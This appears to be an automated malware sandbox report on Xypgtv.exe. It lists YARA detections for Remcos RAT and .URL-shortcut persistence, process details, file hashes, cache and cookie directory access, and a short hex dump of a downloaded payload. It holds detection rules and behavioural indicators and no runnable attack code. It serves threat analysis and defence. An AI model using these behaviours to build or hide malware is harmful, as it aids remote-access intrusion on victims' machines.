Yara matches:	• Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 00000009.00000003.729900326.0000000002410000.00000004.00000001.sdmp, Author: @itsreallynick (Nick Carr) • Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 00000009.00000003.731801392.0000000002444000.00000004.00000001.sdmp, Author: @itsreallynick (Nick Carr) • Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 00000009.00000003.730552799.0000000002444000.00000004.00000001.sdmp, Author: @itsreallynick (Nick Carr) • Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 00000009.00000003.731106098.0000000002444000.00000004.00000001.sdmp, Author: @itsreallynick (Nick Carr) • Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 00000009.00000003.731257935.0000000002444000.00000004.00000001.sdmp, Author: @itsreallynick (Nick Carr) • Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 00000009.00000003.729493553.0000000002428000.00000004.00000001.sdmp, Author: @itsreallynick (Nick Carr) • Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 00000009.00000003.728627251.000000000243C000.00000004.00000001.sdmp, Author: @itsreallynick (Nick Carr) • Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 00000009.00000003.731519002.0000000002444000.00000004.00000001.sdmp, Author: @itsreallynick (Nick Carr)
Antivirus matches:	• Detection: 100%, Joe Sandbox ML • Detection: 41%, ReversingLabs
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	23436A4	InternetOpenUrlA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	23436A4	InternetOpenUrlA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	23436A4	InternetOpenUrlA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	23436A4	InternetOpenUrlA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	23436A4	InternetOpenUrlA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	23436A4	InternetOpenUrlA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	23436A4	InternetOpenUrlA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	23436A4	InternetOpenUrlA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	23436A4	InternetOpenUrlA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	23436A4	InternetOpenUrlA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	23436A4	InternetOpenUrlA
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	23436A4	InternetOpenUrlA

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\Xypgtvglqrlgdvgezyimsisukuqhicz[1]	unknown	1024	7e 29 1f cf d1 cf cf cf d3 cf 40 cf 30 30 cf cf 87 cf cf cf cf cf cf cf 0f cf e9 cf cf cf cf cf cf cf cf cf cf cf cf cf cf cf cf cf cf cf cf cf cf cf cf cf cf cf cf cf cf cf 32 cf cf 89 df cf dd 50 83 3a fe 52 87 32 1b fe 52 5f 5f 23 37 9a a4 ef 3f 41 a0 98 41 92 9e ef 9e a6 a4 43 ef 31 96 ef 41 a6 3d ef a6 3d 33 96 41 ef 88 9a 3d 64 01 3e d9 f3 68 cf	~)........@.00..2......P.:.R.2..R__#7...?A..A......C.1..A.=..=3.A...=d.>..h..	success or wait	523	2343B26	InternetReadFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\Public\Xypgtv\Xypgtv.exe	unknown	690178	success or wait	1	2337599	ReadFile

Analysis Process: Xypgtv.exe PID: 7004 Parent PID: 3424

General

Start time:	09:40:32
Start date:	04/06/2021
Path:	C:\Users\Public\Xypgtv\Xypgtv.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\Public\Xypgtv\Xypgtv.exe'
Imagebase:	0x400000
File size:	690178 bytes
MD5 hash:	10D42F55D89B6FD42404E470E68F1996
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Borland Delphi
Yara matches:	• Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 0000000B.00000003.749959961.0000000002820000.00000004.00000001.sdmp, Author: @itsreallynick (Nick Carr) • Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 0000000B.00000003.749327450.000000000284C000.00000004.00000001.sdmp, Author: @itsreallynick (Nick Carr) • Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 0000000B.00000003.750252073.0000000002854000.00000004.00000001.sdmp, Author: @itsreallynick (Nick Carr) • Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 0000000B.00000003.751417519.0000000002854000.00000004.00000001.sdmp, Author: @itsreallynick (Nick Carr) • Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 0000000B.00000003.750787460.0000000002854000.00000004.00000001.sdmp, Author: @itsreallynick (Nick Carr) • Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 0000000B.00000003.749703567.0000000002838000.00000004.00000001.sdmp, Author: @itsreallynick (Nick Carr) • Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 0000000B.00000003.751016095.0000000002854000.00000004.00000001.sdmp, Author: @itsreallynick (Nick Carr) • Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 0000000B.00000003.750523839.0000000002854000.00000004.00000001.sdmp, Author: @itsreallynick (Nick Carr)
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7E36A4	InternetOpenUrlA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7E36A4	InternetOpenUrlA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7E36A4	InternetOpenUrlA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7E36A4	InternetOpenUrlA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7E36A4	InternetOpenUrlA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7E36A4	InternetOpenUrlA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7E36A4	InternetOpenUrlA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7E36A4	InternetOpenUrlA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7E36A4	InternetOpenUrlA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7E36A4	InternetOpenUrlA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7E36A4	InternetOpenUrlA
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7E36A4	InternetOpenUrlA

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\OR0WKIO1\Xypgtvglqrlgdvgezyimsisukuqhicz[1]	unknown	1024	7e 29 1f cf d1 cf cf cf d3 cf 40 cf 30 30 cf cf 87 cf cf cf cf cf cf cf 0f cf e9 cf cf cf cf cf cf cf cf cf cf cf cf cf cf cf cf cf cf cf cf cf cf cf cf cf cf cf cf cf cf cf 32 cf cf 89 df cf dd 50 83 3a fe 52 87 32 1b fe 52 5f 5f 23 37 9a a4 ef 3f 41 a0 98 41 92 9e ef 9e a6 a4 43 ef 31 96 ef 41 a6 3d ef a6 3d 33 96 41 ef 88 9a 3d 64 01 3e d9 f3 68 cf	~)........@.00............... .... .2......P.:.R.2..R__#7...? A..A ......C.1..A.=..=3.A...=d.>..h	success or wait	522	7E3B26	InternetReadFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\Public\Xypgtv\Xypgtv.exe	unknown	690178	success or wait	1	7D7599	ReadFile

Analysis Process: Xypgtv.exe PID: 6480 Parent PID: 6740

General

Start time:	09:40:54
Start date:	04/06/2021
Path:	C:\Users\Public\Xypgtv\Xypgtv.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\Public\Xypgtv\Xypgtv.exe
Imagebase:	0x400000
File size:	690178 bytes
MD5 hash:	10D42F55D89B6FD42404E470E68F1996
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Remcos, Description: Yara detected Remcos RAT, Source: 0000000F.00000002.778791601.0000000000449000.00000002.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Remcos, Description: Yara detected Remcos RAT, Source: 0000000F.00000000.777883581.0000000000449000.00000002.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Remcos, Description: Yara detected Remcos RAT, Source: 0000000F.00000000.777134487.0000000000449000.00000002.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Remcos, Description: Yara detected Remcos RAT, Source: 0000000F.00000000.776696975.0000000000449000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

Analysis Process: Xypgtv.exe PID: 6324 Parent PID: 7004

General

Start time:	09:41:03
Start date:	04/06/2021
Path:	C:\Users\Public\Xypgtv\Xypgtv.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\Public\Xypgtv\Xypgtv.exe
Imagebase:	0x400000
File size:	690178 bytes
MD5 hash:	10D42F55D89B6FD42404E470E68F1996
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Remcos, Description: Yara detected Remcos RAT, Source: 00000011.00000000.795919569.0000000000449000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Remcos, Description: Yara detected Remcos RAT, Source: 00000011.00000000.797923003.0000000000449000.00000002.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Remcos, Description: Yara detected Remcos RAT, Source: 00000011.00000000.796293762.0000000000449000.00000002.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Remcos, Description: Yara detected Remcos RAT, Source: 00000011.00000002.798843830.0000000000449000.00000002.00000001.sdmp, Author: Joe Security
Reputation:	low

Disassembly

Code Analysis